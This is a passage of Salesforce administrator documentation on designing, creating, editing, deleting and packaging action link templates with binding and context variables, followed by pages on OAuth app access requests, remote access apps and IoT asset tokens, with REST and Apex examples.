You can define binding variables in the **Action URL**, **HTTP Request Body**, and **HTTP Headers** fields of an

action link template. After a template is published, you can edit these fields, you can move binding variables between these fields, and you can delete binding variables. However, you can't add new binding variables.

Define a binding variable's key in the template. When you instantiate the action link group, specify the key and its value.

Binding variable keys have the form `{!Bindings.key}`.

The *key* supports Unicode characters in the predefined `\w` character class: `[\p{Alpha}\p{gc=Mn}\p{gc=Me}\p{gc=Mc}\p{Digit}\p{gc=Pc}]`.

This **Action URL** field has two binding variables.

```
https://www.example.com/{!Bindings.ApiVersion}/items/{!Bindings.ItemId}
```

This **HTTP Headers** field has two binding variables.

```
Authorization: OAuth {!Bindings.OAuthToken}
Content-Type: {!Bindings.ContentType}
```

Specify the keys and their values when you instantiate the action link group in Connect REST API.

```
POST /connect/action-link-group-definitions

{
     "templateId":"07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"ApiVersion",
           "value":"1.0"
        },
        {
           "key":"ItemId",
           "value":"8675309"
        },
        {
           "key":"OAuthToken",
           "value":"00DRR0000000N0g_!..."
        },
        {
           "key":"ContentType",
           "value":"application/json"
```

```
        }
    ]
}
```

Specify the binding variable keys and set their values in Apex.

```
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemId', '8675309');
bindingMap.put('OAuthToken', '00DRR0000000N0g_!...');
bindingMap.put('ContentType', 'application/json');

List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs =
 new List<ConnectApi.ActionLinkTemplateBindingInput>();

for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new ConnectApi.Ac
tionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Define the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput =
 new ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = '07gD00000004C9r';
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```


Tip You can use the same binding variable multiple times in action link templates, and only provide the value one time during instantiation. For example, you could use `{!Bindings.MyBinding}` twice in the **HTTP Request Body** field of one action link template, and again in the **HTTP Headers** of another action link template within the same action link group template, and when you instantiate an action link group from the template, you would need to provide only one value for that shared variable.

Set Who Can See the Action Link

Choose a value from the User Visibility dropdown list to determine who can see the action link after it's associated with a feed element.

Among the available options are Only Custom User Can See and Everyone Except Custom User Can See. Choose one of these values to allow only a specific user to see the action link or to prevent a specific user from seeing it. Then enter a value in the **Custom User Alias** field. This value is a binding variable key. In the code that instantiates the action link group, use the key and specify the value as you would for any binding variable.

This template uses the **Custom User Alias** value **Invitee**.



When you instantiate the action link group, set the value just like you would set a binding variable.

```
POST /connect/action-link-group-definitions

{
     "templateId":"07gD00000004C9r",
```

```
    "templateBindings" : [
       {
          "key":"Invitee",
          "value":"005D00000017u6x"
       }
    ]
}
```

If the template uses **Only creator's manager can see**, a user that doesn't have a manager receives an error when instantiating an action link group from the template. In addition, the manager is the manager at the time of instantiation. If the user's manager changes after instantiation, that change isn't reflected.

Use Context Variables

Use context variables to pass information about the user who executed the action link and the context in which it was invoked into the HTTP request made by invoking an action link. You can use context variables in the `actionUrl`, `headers`, and `requestBody` properties of the Action Link Definition Input request body or `ConnectApi.ActionLinkDefinitionInput` object. You can also use context variables in the **Action URL**, **HTTP Request Body**, and **HTTP Headers** fields of action link templates. You can edit these fields, including adding and removing context variables, after a template is published.

The available context variables are:

Context Variable	Description
`{!actionLinkId}`	The ID of the action link the user executed.
`{!actionLinkGroupId}`	The ID of the action link group containing the action link the user executed.
`{!communityId}`	The ID of the site in which the user executed the action link. The value for your internal org is the empty key `"000000000000000000"`.
`{!communityUrl}`	The URL of the site in which the user executed the action link. The value for your internal org is empty string `""`.
`{!orgId}`	The ID of the org in which the user executed the action link.
`{!userId}`	The ID of the user that executed the action link.

For example, suppose you work for a company called Survey Example and you create an app for AppExchange called Survey Example for Salesforce. Company A has Survey Example for Salesforce installed. Let's imagine that someone from company A goes to `surveyexample.com` and makes a


survey. Your Survey Example code uses Connect REST API to create a feed item in Company A's Salesforce org with the body text **Take a survey**, and an action link with the label **OK**.

This `UI` action link takes the user from Salesforce to a web page on `surveyexample.com` to take a survey.

If you include a `{!userId}` context variable in either the **HTTP Request Body** or the **Action URL** for that action link, when a user clicks the action link in the feed, Salesforce sends the ID of the user who clicked in the HTTP request it makes to your server.

If you include an `{!actionLinkId}` context variable in the Survey Example server-side code that creates the action link, Salesforce sends an HTTP request with the ID of the action link and you can save that to your database.

This example includes the `{!userId}` context variable in the **Action URL** in the action link template.



Tip Binding variables and context variables can be used in the same field. For example, this action URL contains a binding variable and a context variable:
`https://www.example.com/{!Bindings.apiVersion}/doSurvey?salesforceUserId={!userId}`

See Also

Create Action Link Templates
Edit Action Link Templates

Delete Action Link Group Templates
Package Action Link Templates
Apex Developer Guide: Working with Action Links
Apex Developer Guide: Define an Action Link in a Template and Post with a Feed Element

Create Action Link Templates

Create action link templates in Setup so that you can instantiate action link groups with common properties from Connect REST API or Apex. You can package templates and distribute them to other Salesforce orgs.

REQUIRED EDITIONS

Important Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: all editions except **Personal** and **Starter**

USER PERMISSIONS NEEDED	
To create action link group templates:	Customize Application
To create action link templates:	Customize Application

In addition to creating action link templates in Setup, you can also use Metadata API, SOAP API, and REST API to create action link templates.

The **Action URL**, **HTTP Request Body**, and **HTTP Headers** fields support *binding variables* and *context variables*. Define binding variables in a template and set their values when you instantiate the action link group. Use context variables in a template and when an action link executes, Salesforce fills in the value and returns it in the request. For information about how to use these variables in a template, see Design Action Link Templates.

1. From Setup, enter `Action Link Templates` in the **Quick Find** box, then select **Action Link Templates**.
2. Click **New**.
3. Enter the **Name** of the template. This name is displayed in the list of action link group templates. This is the only action link group template value you can edit after the action link group template has been published.
4. Enter the **Developer Name**. Use the Developer Name to refer to this template from code. It defaults to a version of the **Developer Name** without spaces. Only letters, numbers, and underscores are allowed.
5. Select the **Category**, which indicates where to display the instantiated action link groups on feed elements. Primary displays action link groups in the body of feed elements. Overflow displays action link groups in the overflow menu of feed elements.
   If an action link group template is Primary, it can contain up to three action link templates. If an action

link group template is Overflow, it can contain up to four action link templates.

6. Select the number of **Executions Allowed**, which indicates how many times the action link groups instantiated from this template can be executed. (Action links within a group are mutually exclusive.) If you choose Unlimited, the action links in the group cannot be of type `Api` or `ApiAsync`.
7. (Optional) Enter the **Hours until Expiration**, which is the number of hours from when the action link group is created until it's removed from associated feed elements and can no longer be executed. The maximum value is 8760.
   See Design Action Link Templates.
8. Click **Save**.
9. Click **New** to create an action link template.
   The action link template is automatically associated with an action link group template in a master-detail relationship.
10. Select the **Action Type**.
    - `Api` –The action link calls a synchronous API at the action URL. Salesforce sets the status to `SuccessfulStatus` or `FailedStatus` based on the HTTP status code returned by your server.
    - `ApiAsync` –The action link calls an asynchronous API at the action URL. The action remains in a `PendingStatus` state until a third party makes a request to `/connect/action-links/actionLinkId` to set the status to `SuccessfulStatus` or `FailedStatus` when the asynchronous operation is complete.
    - `Download` –The action link downloads a file from the action URL.
    - `Ui` –The action link takes the user to a web page at the action URL.
11. Enter an **Action URL**, which is the URL for the action link.
    For a `UI` action link, the URL is a Web page. For a `Download` action link, the URL is a link to a file to download. For an `Api` action link or an `ApiAsync` action link, the URL is a REST resource.
    Links to resources hosted on Salesforce servers can be relative, starting with a `/`. All other links must be absolute and start with `https://`. This field can contain binding variables in the form `{!Bindings.key}`, for example, `https://www.example.com/{!Bindings.itemId}`. Set the binding variable's value when you instantiate the action link group from the template, as in this Connect REST API example, which sets the value of `itemId` to `8675309`.

```
POST /connect/action-link-group-definitions

{
     "templateId" : "07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"itemId",
           "value": "8675309"
        }
     ]
}
```

    This field can also contain context variables. Use context variables to pass information about the user who executed the action link to your server-side code. For example, this action link passes the user ID


of the user who clicked on the action link to take a survey to the server hosting the survey.

```
actionUrl=https://example.com/doSurvey?surveyId=1234&salesforceUserId={!userId}
```

12. Enter the **HTTP Method** to use to make the HTTP request.
13. (Optional) If the **Action Type** is `Api` or `ApiAsync`, enter an **HTTP Request Body**.
    This field can contain binding variables and context variables.
14. (Optional) If the **Action Type** is `Api` or `ApiAsync`, enter **HTTP Headers**.
    This field can contain binding variables and context variables .

    If an action link instantiated from the template makes a request to a Salesforce resource, the template must have a Content-Type header.

15. (Optional) To make this action link the default link in the group (which has special formatting in the UI), select **Default Link in Group**. There can be only one default link in a group.
16. (Optional) To display a confirmation dialog to the user before the action link executes, select **Confirmation Required**.
17. Enter the relative **Position** of the action link within action link groups instantiated from this template. The first position is 0.
18. Enter the **Label Key**. This value is the key for a set of UI labels to display for these statuses: NewStatus, PendingStatus, SuccessfulStatus, FailedStatus.
    For example, the **Post** set contains these labels: **Post**, **Post Pending**, **Posted**, **Post Failed**. This image shows an action link with the **Post** label key when the value of status is SuccessfulStatus:



19. (Optional) If none of the **Label Key** values make sense for the action link, set **Label Key** to **None** and enter a value in the **Label** field.

Action links have four statuses: NewStatus, PendingStatus, SuccessStatus, and FailedStatus. These strings are appended to the label for each status:

- *label*
- *label* Pending
- *label* Success
- *label* Failed

For example, if the value of `label` is “See Example,” the values of the four action link states are: See Example, See Example Pending, See Example Success, and See Example Failed.

An action link can use either a **LabelKey** or **Label** to generate label names, it can’t use both.

20. Select **User Visibility**, which indicates who can see the action link group.
    If you select **Only creator’s manager can see**, the manager is the creator’s manager when the action link group is instantiated. If the creator’s manager changes after the action link group is instantiated, that change is not reflected.
21. (Optional) If you selected Only Custom User Can See or Everyone Except Custom User Can See, enter a **Custom User Alias**.
    Enter a string and set its value when you instantiate an action link group, just like you would set the value for a binding variable. However don’t use the binding variable syntax in the template, just enter a value. For example, you could enter `ExpenseApprover`. This Connect REST API example sets the value of `ExpenseApprover` to `005B0000000Ge16`:

```
POST /connect/action-link-group-definitions

{
     "templateId" : "07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"ExpenseApprover",
           "value": "005B0000000Ge16"
        }
     ]
}
```

22. To create another action link template for this action link group template, click **Save & New**.
23. If you’re done adding action link templates to this action link group template, click **Save**.
24. To publish the action link group template, click **Back to List** to return to the Action Link Group Template list view.

    Important You must publish a template before you can instantiate an action link group from it in Apex or Connect REST API.

25. Click **Edit** for the action link group template you want to publish.
26. Select **Published** and click **Save**.

See Also

- Design Action Link Templates
- Edit Action Link Templates
- Delete Action Link Group Templates
- Package Action Link Templates
- *Apex Developer Guide*: Working with Action Links
- *Apex Developer Guide*: Define an Action Link in a Template and Post with a Feed Element

Edit Action Link Templates

You can edit all fields on an unpublished action link group template and on its associated action link templates.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: all editions except **Personal** and **Starter**

USER PERMISSIONS NEEDED	
To edit action link group templates:	Customize Application
To edit action link templates:	Customize Application

1. From Setup, enter `Action Link Templates` in the **Quick Find** box, then select **Action Link Templates**.
2. To edit an action link group template, click **Edit** next to its name.
   If the group template isn't published, edit any field. If it is published, edit the **Name** field only.
3. To edit an action link template:
   a. Click the name of its master action link group template.
   b. Click the Action Link Template ID to open the detail page for the action link template.
   c. Click **Edit**.
   If the associated action link group template isn't published, edit any field. If it's published, edit any of these fields:
   - **Action URL**
   - **HTTP Request Body**
   - **HTTP Headers**

   These fields support context variables and binding variables.

   You can add and delete context variables in any of these fields.

   You cannot add a new binding variable. You can:

   - Move a binding variable to another editable field in an action link template.
   - Use a binding variable more than once in an action link template.

- Use a binding variable more than once in any action link templates associated with the same action link group template.
- Remove binding variables.

See Also

Design Action Link Templates
Create Action Link Templates
Delete Action Link Group Templates
Package Action Link Templates
Apex Developer Guide: Working with Action Links
Apex Developer Guide: Define an Action Link in a Template and Post with a Feed Element

Delete Action Link Group Templates

When you delete an action link group template, you delete its associated action link templates and all action link groups that have been instantiated from the templates. Deleted action link groups disappear from any feed elements they've been associated with.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: all editions except **Personal** and **Starter**

USER PERMISSIONS NEEDED	
To delete action link group templates:	Customize Application
To delete action link templates:	Customize Application

1. From Setup, enter `Action Link Templates` in the **Quick Find** box, then select **Action Link Templates**.
2. To delete an action link group template, click **Del** next to its name.

   Important When you delete an action link group template, you delete its associated action link templates and all action link groups that have been instantiated from the template. The action link group is deleted from any feed elements it has been associated with, which means that action links disappear from those posts in the feed.
3. To delete an action link template:
   a. Click the name of its master action link group template.
   b. Click the Action Link Template ID to open the detail page for the action link template.
   c. Click **Delete**.

   Important You can't delete an action link template that's associated with a published action link group template.

See Also

Design Action Link Templates
Create Action Link Templates
Edit Action Link Templates
Package Action Link Templates
Apex Developer Guide: Working with Action Links
Apex Developer Guide: Define an Action Link in a Template and Post with a Feed Element

Package Action Link Templates

Package action link templates to distribute them to other Salesforce organizations.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: all editions except **Personal** and **Starter**

USER PERMISSIONS NEEDED	
To package action link templates:	Create AppExchange Package

When you add an action link group template, any associated action link templates are also added to the package. You can add an action link group template to a managed or unmanaged package. As a packageable component, action link group templates can also take advantage of all the features of managed packages, such as listing on the AppExchange, push upgrades, post-install Apex scripts, license management, and enhanced subscriber support. To create a managed package, you must use a Developer Edition organization.

See *Creating and Editing a Package* at https://help.salesforce.com.

See Also

Design Action Link Templates
Create Action Link Templates
Edit Action Link Templates
Delete Action Link Group Templates
Apex Developer Guide: Working with Action Links
Apex Developer Guide: Define an Action Link in a Template and Post with a Feed Element

Application Access Request

The external app you are using is requesting access to your Salesforce data. The external app has already been integrated into Salesforce by your admin.

REQUIRED EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **All** Editions

USER PERMISSIONS NEEDED	
To manage, create, edit, and delete OAuth apps:	Manage Connected Apps

To grant this app access to your Salesforce data, click **Allow**.

If the description of the app doesn't match the app that you are using or you don't want to grant access to your data for some other reason, click **Deny**.

If the logged-in user isn't you, click **Not you?** to log out the current user and log in as yourself.

You can grant access to an external app only a specific number of times. Generally, you grant access for every device you use, such as a laptop and a desktop computer. The default is five per app. If you've reached the limit for your org, granting access to this app revokes access to the least recently used access token. The page displays the remote access app tokens about to be revoked.

After you've granted access to a remote access app, you can revoke it later by going to your personal information.

From your personal settings, enter `Advanced User Details` in the Quick Find box, then select **Advanced User Details**. No results? Enter `Personal Information` in the Quick Find box, then select **Personal Information**.

In the OAuth Connected Apps section, you can:

- View information about each connected app that you've granted access to, the number of times, and the last time the app attempted to access your information.

  Note
  - A connected app can be listed more than once. Each time you grant access to an app, it obtains a new access token. Requests for refresh tokens increase the use count. Also, if an OAuth 2.0 connected app requests multiple tokens with different scopes, you see the same app multiple times.
  - Even if the connected app failed to access your information because it couldn't log in, the Use Count and Last Used fields are updated.
  - Each connected app allows five unique approvals per user. After a fifth approval is made, the oldest approval is revoked. For OAuth 1.x, each issued access token counts as an approval and is listed as a separate entry in the table. For OAuth 2.0, the table lists each refresh token that counts as an approval. Other flows, such as user-agent flows, might also count as approvals. For consumers that use connected apps, avoid requesting OAuth 1.x access tokens or OAuth 2.0 refresh tokens more than once for each device. That way the limit of five unique approvals doesn't impact your org.
- Click **Revoke** to revoke the app's access. After you revoke the app, it can no longer access your Salesforce data.

  Important Revoke all access tokens for a particular app to prevent it from accessing your

Salesforce data.

Application Access Request Approved
The external app that you are using has requested access to your Salesforce data, and you approved this request. Close the browser window and go back to the app you were using.

Application Access Request Denied
The external application you are using has requested access to your Salesforce data and you denied this access. You should log out of Salesforce. You can go back to the originating application.

Application Access Request Approved

The external app that you are using has requested access to your Salesforce data, and you approved this request. Close the browser window and go back to the app you were using.

REQUIRED EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **All** Editions

USER PERMISSIONS NEEDED	
To manage, create, edit, and delete OAuth apps:	Manage Connected Apps

After you've granted access to a remote access app, you can revoke it later by going to your personal information.

From your personal settings, enter *Advanced User Details* in the Quick Find box, then select **Advanced User Details**. No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.

In the OAuth Connected Apps section, you can:

- View information about each connected app that you've granted access to, the number of times, and the last time the app attempted to access your information.

  Note
  - A connected app can be listed more than once. Each time you grant access to an app, it obtains a new access token. Requests for refresh tokens increase the use count. Also, if an OAuth 2.0 connected app requests multiple tokens with different scopes, you see the same app multiple times.
  - Even if the connected app failed to access your information because it couldn't log in, the Use Count and Last Used fields are updated.
  - Each connected app allows five unique approvals per user. After a fifth approval is made, the oldest approval is revoked. For OAuth 1.x, each issued access token counts as an approval and is listed as a separate entry in the table. For OAuth 2.0, the table lists each refresh token that

counts as an approval. Other flows, such as user-agent flows, might also count as approvals. For consumers that use connected apps, avoid requesting OAuth 1.x access tokens or OAuth 2.0 refresh tokens more than once for each device. That way the limit of five unique approvals doesn't impact your org.

- Click **Revoke** to revoke the app's access. After you revoke the app, it can no longer access your Salesforce data.

  Important Revoke all access tokens for a particular app to prevent it from accessing your Salesforce data.

Application Access Request Denied

The external application you are using has requested access to your Salesforce data and you denied this access. You should log out of Salesforce. You can go back to the originating application.

REQUIRED EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **All** Editions

USER PERMISSIONS NEEDED	
To manage, create, edit, and delete OAuth apps:	Manage Connected Apps

Remote Access Application

Connected apps have replaced remote access apps. Use connected apps for apps that require integration with Salesforce to verify users and control security policies for external apps.

REQUIRED EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **All** Editions

USER PERMISSIONS NEEDED	
To manage, create, edit, and delete OAuth apps:	Manage Connected Apps

Secure Identity for the Internet of Things

Asset tokens are an open-standards-based JWT authentication token for verifying and securing requests from connected devices. They identify the device to a backend service that processes the stream of data

and events from the device. They allow registration of device data with the Salesforce platform and linking it to Salesforce CRM data about the customer, account, or contact, helping you to act on behalf of the customer. You can even support custom business processes using asset token events. Asset tokens enable more proactive support and more predictive engagement with your customers, on an unprecedented scale.


REQUIRED EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **All** Editions

